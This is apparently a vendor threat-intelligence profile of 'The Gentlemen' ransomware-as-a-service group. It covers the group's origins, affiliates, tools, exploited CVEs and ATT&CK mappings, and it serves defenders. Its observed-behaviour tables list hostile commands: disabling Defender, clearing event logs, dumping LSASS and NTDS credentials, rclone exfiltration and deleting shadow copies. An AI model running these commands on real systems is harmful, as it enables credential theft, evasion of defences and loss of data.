blackpoint

THREAT PROFILE

The Gentlemen

Table of Contents

Executive Summary

FIRST IDENTIFIED
2025

OPERATION STYLE
Ransomware-as-a-Service (RaaS)

EXTORTION METHOD
Double Extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

MOST FREQUENTLY TARGETED INDUSTRY
- Industrials (Manufacturing)
- Consumer Cyclicals (Retail)
- Healthcare

MOST FREQUENTLY TARGETED VICTIM HQ REGION
- Europe

KNOWN ASSOCIATIONS
- Hastalamuerte
- qbit
- Qilin Ransomware
- quant

INITIAL ACCESS	PERSISTENCE	LATERAL MOVEMENT
• T1078: Valid Accounts • T1133: External Remote Services • T1190: Exploit Public-Facing Application • T1566: Phishing	• T1037: Boot or Logon Initialization Scripts • T1053: Scheduled Task/Job • T1136: Create Account • T1543: Create or Modify System Process	• T1021: Remote Services • T1570: Lateral Tool Transfer

Diamond Model

Description

The Gentlemen is a Ransomware-as-a-Service (RaaS) operation that emerged in mid-2025 and quickly established itself as one of the fastest-growing ransomware groups currently active. The operation is reportedly led by a Russian-speaking threat actor using the aliases hastalamuerte and zeta88. Before launching The Gentlemen, the group operated as ArmCorp, a former affiliate of the Qilin Ransomware operation.

The Gentlemen maintains a relatively structured organization as opposed to a loose affiliate model.

The relationship with Qilin ended publicly when hastalamuerte claimed Qilin owed roughly $48,000 in unpaid commissions. However, while the public claim was made on July 22; the first known Gentlemen sample appeared on VirusTotal on July 17, indicating development of the malware had already begun. The speed at which The Gentlemen started a fully functional RaaS platform suggests this was an experienced team branching out rather than a newly formed ransomware group.

Unlike many other RaaS operations, The Gentlemen maintains a relatively structured organization. Leaked internal communications indicate a core team of approximately nine operators. The core administrators develop and maintain the ransomware locker and affiliate infrastructure, assign intrusion opportunities to affiliates, manage negotiations and revenue sharing, and coordinate overall operations. Individual operators specialize in areas such as FortiGate exploitation, credential harvesting, NTLM relay attacks, browser credential theft, and post-exploitation activities, creating a repeatable intrusion workflow that affiliates can follow.

The Gentlemen operates a double extortion model, encrypting systems while threatening to publish stolen data. More recently, the group expanded its data leak site by publishing breach summary reports alongside victim listings. These reports summarize the intrusion, identify affected systems, estimate the amount of stolen data, and often include screenshots or other evidence of the compromise. The reports increase pressure on victims by documenting the attack publicly while also demonstrating the group's knowledge of the victim environment.




Figure 1: The Gentlemen Breach Report

The affiliate program offers a 90/10 revenue split, one of the more competitive models currently advertised on underground forums. Affiliates receive access to custom ransomware, supporting infrastructure, and operational tooling rather than just an encryptor. The ransomware supports Windows, Linux, BSD, NAS, and ESXi environments, with a dedicated encryptor for ESXi hypervisors. It uses hybrid encryption with a unique key generated for every file and requires a build-specific password during execution, making automated analysis more difficult. Internal discussions also indicate the developers regularly study ransomware families such as Babuk, Qilin, LockBit, and Medusa, incorporating techniques and functionality they view as effective into their own codebase rather than relying on a direct fork of any one family.

The group's primary intrusion method has been exploitation of CVE-2024-55591 affecting FortiOS and FortiProxy devices.

Initial access is heavily focused on internet-facing infrastructure. The group's primary intrusion method has been exploitation of CVE-2024-55591 affecting FortiOS and FortiProxy devices, and researchers have reported that the group maintains access to approximately 14,700 compromised FortiGate devices. Affiliates have also been observed using exposed RDP services, SSL VPN appliances, brute-forced credentials, Cisco edge devices, and NTLM relay attacks. Internal communications further show the group actively tracking newly disclosed vulnerabilities that could expand future access opportunities.


Once inside a network, operators conduct extensive reconnaissance before deploying ransomware. Tooling and techniques are often adjusted based on the security products identified in the victim environment. Defense evasion includes the use of a Bring Your Own Vulnerable Driver (BYOVD) technique that abuses the ThrottleStop.sys drive to terminate protected security software at the kernel level. The group also maintains multiple EDR killer variants, stages stolen data locally before exfiltrating it with tools such as WinSCP or Rclone, and commonly deploys ransomware through Group Policy using the NETLOGON share to encrypt domain-joined systems simultaneously. Before ransom demands are made, operators also review publicly available business intelligence to estimate an organization's financial position and have been observed tailoring ransom amounts based on that information.

In May 2026, The Gentlemen suffered a breach of its own backend infrastructure that exposed internal chat logs, affiliate information, negotiation transcripts, tooling discussions, and server credentials. The leak provided rare insight into the group's operations, but it did little to slow the operation. The administrators rebuilt their infrastructure, hardened the ransomware, and resumed normal operations, reinforcing that The Gentlemen remains an active and resilient ransomware threat despite significant operational setbacks.

Organizations with internet-facing edge devices, particularly Fortinet and Cisco infrastructure, should consider The Gentlemen a high-priority threat. The group's ability to rapidly adopt new exploitation opportunities, support experienced affiliates, and continually evolve its tooling has made it one of the more active ransomware operations currently targeting organizations worldwide.


Previous Targets: Industry

PREVIOUS INDUSTRY TARGETS FROM 01 JULY 2025 TO 30 JUNE 2026



Previous Targets: Geography

PREVIOUS VICTIM HQ REGIONS FROM 01 JULY 2025 TO 30 JUNE 2026



Data Leak Site

The Gentlemen maintains a conventional ransomware data leak site that serves as the public component of its extortion operations. Victim organizations are displayed alongside countdown timers and descriptive summaries prior to the release of allegedly stolen data, providing public proof of compromise while increasing coercive pressure during ransom negotiations. The site is consistent with the double extortion model adopted by many modern ransomware operations.

Known Onion Addresses

- hxxp://tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad[.]onion/

Known Exploited Vulnerabilities

Vulnerability	Description	Product Affected	CVSS
CVE-2024-55591	Authentication Bypass Vulnerability	Fortinet FortiOS	9.8
CVE-2025-32433	Missing Authentication for Critical Function Vulnerability	Erlang Erlang/OTP SSH Server	10
CVE-2025-33073	Improper Access Control Vulnerability	Microsoft Windows SMB Client	8.8
CVE-2025-55182	Remote Code Execution Vulnerability	Meta React Server Components	10
CVE-2025-7771	Insufficient Access Control Vulnerability	ThrottleStop.sys	8.7

Associations

Hastalamuerte

AKA LARVA-368, Storm-2697, Zeta88. is a threat actor on the Russian-language criminal forum, RAMP, that has been observed advertising The Gentlemen RaaS operation. The user has been assessed to very likely be the creator of the main operation.

qbit

qbit has been assessed to be a practical operator within The Gentlemen operation, responsible for scanning and filtering edge devices, reconnaissance, persistence, and scanning efforts within the operation.

Qilin Ransomware

The Gentlemen Ransomware has been assessed to be very likely created by a former affiliate of the Qilin Ransomware operation. This has likely led to significant overlaps in TTPs between the two operations.

quant

quant has been assessed to be an operator within The Gentlemen operation, most likely responsible for log-based access, credential access, data collection, and more.

Based on reported leaks of The Gentlemen chats and internal operations, other likely affiliates include the following members:

- Protagor
- Mamba
- Wick
- mAst3r
- Bl0ck
- JeLLy
- Kunder

This is not an exhaustive list; but includes the most commonly reported affiliates/operators.

Known Tools

Function	Tool	Description
Reconnaissance	Sputnik	OSINT aggregation extension used to support reconnaissance.
Execution	cmd	Utility used to execute commands on Windows systems.
	MMC	Microsoft Management Console. A utility abused to execute administrative system management tasks.
	PowerShell	Command line shell, scripting language, and automation framework utilized to execute scripts and payloads.
Persistence	AnyDesk	Remote access tool abused for persistent access.
	GoTo Resolve	Remote support platform abused for access.
	TaskHound	Task and privilege abuse/persistence helper.
Privilege Escalation	All.exe	Uses ThrottleStop.sys to execute kernel-mode routines.
	PowerRun	Utility used to execute processes with elevated TrustedInstaller or SYSTEM privileges.
	PrivHound	Identifies local privilege escalation paths and persistence opportunities.
	RegPwn	Registry-based privilege escalation and service abuse toolkit.
Stealth	Enigma	Obfuscation framework used to hinder reverse engineering and static analysis of malware.
	glinker	A tool used to bypass EDR and AV detections.
	Rundll32	Windows utility used to load DLLs that lack an executable; used to bypass security controls.
	Themida	Obfuscation and anti-analysis packer used to make analysis more difficult.
Defense Impairment	Allpatch2.exe	Manually uninstalls antivirus products
	EDRStartupHinder	Blocks or delays EDR processes at startup.
	GentleKiller	Utility, developed by The Gentlemen, used to terminate processes and services that may interfere with ransomware execution.
	Gfreeze	A custom developed tool used to suspend and freeze Endpoint Detection and Response (EDR) processes, without terminating them.
	HavocKiller	Utility used to identify and terminate the Havoc C2 framework on compromised hosts.
	HexKiller	Utility used to disable or terminate security products and competing tooling prior to encryption.
	ICACLS	Windows utility used to modify file and directory permissions and access control lists (ACLs).
	netsh	Windows networking utility used to modify firewall and network configurations.
	PoisonKiller	Utility used to terminate security software and processes that could interfere with ransomware execution.
	QEMU Guest Agent	A legitimate background service abused to bypass EDR software.
	Taskkill	Utility used to terminate running processes.
	ThrottleStop.sys/Throttleblood.sys	Kernel driver associated with attempts to disable or interfere with security controls.
	Titanis	Offensive tooling for Windows logging/ETW manipulation.
	UnknownKiller	Utility used to terminate unknown or targeted processes prior to ransomware deployment.
	wevutil	Utility used to clear or manage Windows event logs.

Function	Tool	Description
Credential Access	chamd5.org	Platform used to crack passwords and decrypt hashes.
	DumpBrowserSecrets	Dumps browser cookies and secrets for session hijacking.
	hashcracking_bot	Bot-based password cracking service.
	KslDump	Dumps Kerberos and LSASS-related credential material.
	KslKatz	Kerberos and LSASS post-exploitation tool similar to credential dumpers.
	LSASS	Windows process frequently targeted as it stores credentials in memory.
	Mimikatz	Credential harvesting tool used to extract passwords, hashes, and Kerberos tickets from memory.
Discovery	Ping	Network scanning tool used to discover hosts, ports, and services in the environment.
	SoftPerfect	Windows utility used to check host reachability.
Lateral Movement	MSTSC	Microsoft Terminal Service Client. Remote Desktop client used for interactive lateral movement between hosts.
	NetExec	Network exploitation tool that automates SMB/WinRM lateral movement.
	OpenSSH	An open-source suite of networking utilities used for secure data communication, remote system administration, and file transfers over insecure networks.
	PsExec	Sysinternals tool used to execute commands remotely on other systems.
	RDP	Protocol used by attackers to access systems remotely and move laterally.
	SMB	File and service sharing protocol.
	WinRM	Windows utility that executes commands remotely via Windows Remote Management.
Collection	Notepad	Simple text editor used to view and collect text artifacts such as logs and configuration files.
	OxideHarvest	Tool used to enumerate and collect files and other data from compromised systems prior to exfiltration.
Command and Control	ClickHouse	Open-source analytical database used by EtherRAT to store victim telemetry and collected data.
	Cobalt Strike	Commercial C2 framework abused for post-exploitation.
	EtherRAT	Remote access trojan used to execute commands, manage compromised hosts, and deliver follow-on payloads.
	GitHub	A repository site frequently abused to host tooling and malware.
	Slack	A chat messaging platform used for social engineering and command and control.
	Supabase	Backend platform abused to host attacker-controlled infrastructure and manage campaign data.
	TryCloudflare	Cloudflare Tunnel service abused to expose attacker infrastructure without opening inbound firewall ports.
	TukTuk	Lightweight command-and-control framework used to communicate with compromised systems and deploy payloads.
Exfiltration	AWS S3 Buckets	Object storage used to host or exfiltrate data.
	DropBox	Cloud storage abused for data exfiltration.
	Rclone	Command-line tool commonly used by ransomware operators to transfer large volumes of data to cloud storage.

Function	Tool	Description
Impact	VssAdmin	Windows utility used to delete shadow copies and backups before ransomware deployment.
Infrastructure	OpenSSH	Open-source software enabling anonymous malicious activities, such as command and control, operating data leak sites, and more.
	TOR	Open-source software enabling anonymous malicious activities, such as command and control, operating data leak sites, and more.
	Wasabi	S3-compatible cloud storage for stolen data.

Observed Behaviors: Windows

Tactic	Evidence Type	Observed Behavior
Execution	Command Execution	powershell.exe -Command "ServerManagerCmd.exe -i RSAT-AD-PowerShell ..."
		msiexec.exe execution (/V, -Embedding)
		powershell.exe Set-MpPreference -DisableRealtimeMonitoring 1
		cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring 1
		curl.exe -sLo <temp>.zip https://nodejs.org/...
		cmd.exe /c start /min <batch file>
		ping.exe -n 1 -w 500 <host>
		win.exe --password <password> --path <UNC path> --ultrafast --keep [--full] [--spread]
	Output/Artifact	C:\Users\{username}\Documents\ConnectWiseControl\Files\launch.vbs
Persistence	Command Execution	findwnd.exe {username} findwnd.exe "TApplication" "Total Software Deployment"
		schtasks.exe /Create /SC ONSTART /TN UpdateSystem ...
	Configuration Change	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLinkedConnections = 1
		Registry Run key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AppResolver
		GoTo Resolve Windows service installed (GoToResolve_*)
	Output/Artifact	C:\Users\{username}\AppData\Roaming\Total Software Deployment\
Stealth	Command Execution	wevtutil.exe cl <Event Log> (multiple Windows event logs cleared)
		cmd.exe /C rd /s /q <CrashDumps>
Defense Impairment	Command Execution	wevtutil.exe um openssh-events.man [/fromwow64]
		takeown.exe /f <drive>
		icacls.exe <drive> /grant Everyone:F
Credential Access	Command Execution	rundll32.exe comsvcs.dll MiniDump (LSASS memory dump)
		nxc smb <target> --ntds
		nxc smb <target> -M lsassy
Discovery	Command Execution	whoami /all
		tasklist /fi "Imagename eq lsass.exe"
		Get-WmiObject Win32_ComputerSystem
		Get-WmiObject Win32_VideoController
		Get-CimInstance SecurityCenter2 AntivirusProduct
		reg query HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
		reg query HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
		net group "Domain Admins" /domain
		net group "Enterprise Admins" /domain
		nltest /domain_trusts /all_trusts
		nltest /dclist:<domain>
Lateral Movement	Command Execution	win.exe --path \\<host>\<share> targeting remote administrative shares

Tactic	Evidence Type	Observed Behavior
Exfiltration	Command Execution	rclone.exe copy <local> wasabi:<bucket>
Impact	Command Execution	vssadmin.exe delete shadows /all /quiet

Observed Behaviors: Linux

Tactic	Evidence Type	Observed Behavior
Execution	Command Execution	CryptImportPublicKeyInfo() CryptGenRandom() CryptEncrypt() --fork
Stealth	Command Execution	--vmonly --localonly / -ly
Credential Access	Command Execution	CryptAcquireContextW()
Lateral Movement	Command Execution	--share_file / -s
	Output/Artifact	C:\Users\<REDACTED>\Desktop\1.exe
Impact	Command Execution	--encryption_path / -p --encryption_percent / -n Get-WmiObject Win32_Shadowcopy svchost.exe -k swprv
	Configuration Change	net user <username> /del /domain

Kill Chain

Initial Access

- Vulnerability exploitation
- Compromised VPN credentials
- Brute-force authentication activity

Persistence

- Remote management tools
- Scheduled tasks & services
- Rogue user accounts
- Registry and startup modifications

Stealth

- Encrypted payloads
- Masquerading/LOLBins
- Obfuscated scripts

Defense Impairment

- Security tool bypass
- EDR tampering
- Log & backup deletion

Lateral Movement

- PsExec & SMB Movement
- Credential Reuse
- Remote Command Execution

Exfiltration

- Data Theft Prior to Encryption
- Archived Data Staging
- Cloud-Based Exfiltration

Impact

- Multi-platform encryption capability
- Backup Destruction
- Double Extortion Operations

MITRE ATT&CK Mappings

Reconnaissance	
T1589: Gather Victim Identity Information	.002: Email Addresses
T1592: Gather Victim Host Information	
T1593: Search Open Websites/Domains	
T1595: Active Scanning	.002: Vulnerability Scanning
T1598: Phishing for Information	.001: Spearphishing Service

Initial Access	
T1078: Valid Accounts	
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link

Execution	
T1047: Windows Management Instrumentation	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell
T1106: Native API	
T1127: Trusted Developer Utilities Proxy Execution	
T1204: User Execution	.002: Malicious File
T1569: System Services	.002: Service Execution

Persistence	
T1037: Boot or Logon Initialization Scripts	.004: RC Scripts
T1053: Scheduled Task/Job	.005: Scheduled Task
T1136: Create Accounts	.001: Local Account
T1543: Create or Modify System Process	.003: Windows Service
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification

Privilege Escalation	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1068: Exploitation for Privilege Escalation	
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1543: Create or Modify System Process	.003: Windows Service

Stealth	
T1014: Rootkit	
T1027: Obfuscated Files or Information	
T1036: Masquerading	.001: Invalid Code Signature .004: Masquerade Task or Service .005: Match Legitimate Resource Name or Location
T1070: Indicator Removal	.004: File Deletion .006: Timestomp
T1564: Hide Artifacts	.003: Hidden Window
T1574: Hijack Execution Flow	.001: DLL

Defense Impairment	
T1112: Modify Registry	
T1222: File and Directory Permissions Modification	
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1685: Disable or Modify Tools	.001: Disable or Modify Windows Event Log .005: Clear Windows Event Logs
T1686: Disable or Modify System Firewall	

Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory .003: NTDS
T1110: Brute Force	.003: Password Spraying
T1552: Unsecured Credentials	.001: Credentials In Files
T1555: Credentials from Password Stores	
T1557: Adversary-in-the-Middle	.001: Name Resolution Poisoning and SMB Relay

Discovery	
T1012: Query Discovery	
T1018: Remote System Discovery	
T1033: System Owner/User Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1069: Permission Groups Discovery	.002: Domain Groups
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	
T1135: Network Share Discovery	
T1482: Domain Trust Discovery	
T1518: Software Discovery	.001: Security Software Discovery

Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares .004: SSH .006: Windows Remote Management
T1570: Lateral Tool Transfer	

Collection	
T1005: Data from Local System	
T1039: Data from Network Shared Drive	

T1074: Data Staged	.001: Local Data Staging
T1213: Data from Information Repositories	

Command and Control	
T1071: Application Layer Protocol	.001: Web Protocols .002: File Transfer Protocols
T1090: Proxy	.003: Multi-hop Proxy
T1102: Web Service	
T1105: Ingress Tool Transfer	
T1219: Remote Access Tools	.002: Remote Desktop Software
T1573: Encrypted Channel	.002: Asymmetric Cryptography

Exfiltration	
T1030: Data Transfer Size Limits	
T1041: Exfiltration Over C2 Channel	
T1048: Exfiltration Over Alternative Protocol	.001: Exfiltration Over Symmetric Encrypted Non-C2 Protocol
T1567: Exfiltration Over Web Service	.001: Exfiltration to Code Repository .002: Exfiltration to Cloud Storage

Impact	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1491: Defacement	.001: Internal Defacement
T1657: Financial Theft	

References

- Anna; Cruz, Renzon (2026, May 11) The DFIR Report: “Flash Alert: EtherRat and TukTuk C2 End in The Gentleman Ransomware.” https://thedfirreport.com/2026/05/11/flash-alert-etherrat-and-tuktuk-c2-end-in-the-gentleman-ransomware/
- Brady, Matt (2026, July 10) Palo Alto: “No Manners Here: The Ruthless Rise of The Gentlemen Ransomware.” https://unit42.paloaltonetworks.com/the-gentlemen-ransomware/
- Chassignol, Florent (18 September 2025) SOS Ransomware: “The Gentlemen: the new ransomware of autumn 2025.” https://sosransomware.com/en/ransomware-groups/the-gentlemen-the-new-ransomware-of-autumn-2025/
- Check Point (2026, May 13) “Thus Spoke…The Gentlemen.” https://research.checkpoint.com/2026/thus-spoke-the-gentlemen/
- Check Point (2026, April 20) “DFIR Report - The Gentlemen & SystemBC: A Sneak Peek Behind the Proxy.” https://research.checkpoint.com/2026/dfir-report-the-gentlemen/
- Domzalski, Dominik; Bohatyrewicz, Wojciech; Bienias, Piotr (2026, April 14) Atos: “EtherRAT Distribution Spoofing Administrative Tools via GitHub Facades.” https://atos.net/en/lp/cybershield/etherrat-distribution-spoofing-administrative-tools-via-github-facades
- Fortinet (2026, May 15) “The Gentlemen Ransomware.” https://fortiguard.fortinet.com/threat-actor/6387/the-gentlemen-ransomware
- Halcyon (2026) “The Gentlemen Ransomware Group is Scaling Faster Than Any Other Group on Record.” https://www.halcyon.ai/ransomware-research-reports/threat-assessment-the-gentlemen-ransomware-group
- Halcyon (2026, April 30) “TheGentlemen.” https://www.halcyon.ai/threat-group/thegentlemen
- Hive Pro (2025, September 10) “The Gentlemen Ransomware: A Rising Global Cyber Threat.” https://hivepro.com/threat-advisory/the-gentlemen-ransomware-a-rising-global-cyber-threat/
- Kichatov, Nikolay; Albuquerque, Piertro; Perugia, Michael (2026, March 19) Group-IB: “Hasta la vista, Hastalamuerte: An Overview of The Gentlemen's TTPs.” https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/
- MoxFive (2026, March 04) “MoxFive Threat Actor Spotlight - The Gentlemen.” https://www.moxfive.com/resources/moxfive-threat-actor-spotlight-the-gentlemen
- Santos, Jacob; Policarpio, Maristel; et. al. (2025, September 09) Trend Micro: “Unmasking The Gentlemen Ransomware: Tactics, Techniques, and Procedures Revealed. https://www.trendmicro.com/en_us/research/25/i/unmasking-the-gentlemen-ransomware.html
- SOCRadar (2026, May 20) “Inside The Gentlemen Ransomware Leak: When the Hunter Becomes the Hunted.” https://socradar.io/blog/gentlemen-ransomware-leak/
- SOCRadar (2026, February 12) “Dark Web Profile: The Gentlemen Ransomware.” https://socradar.io/blog/dark-web-profile-the-gentlemen-ransomware/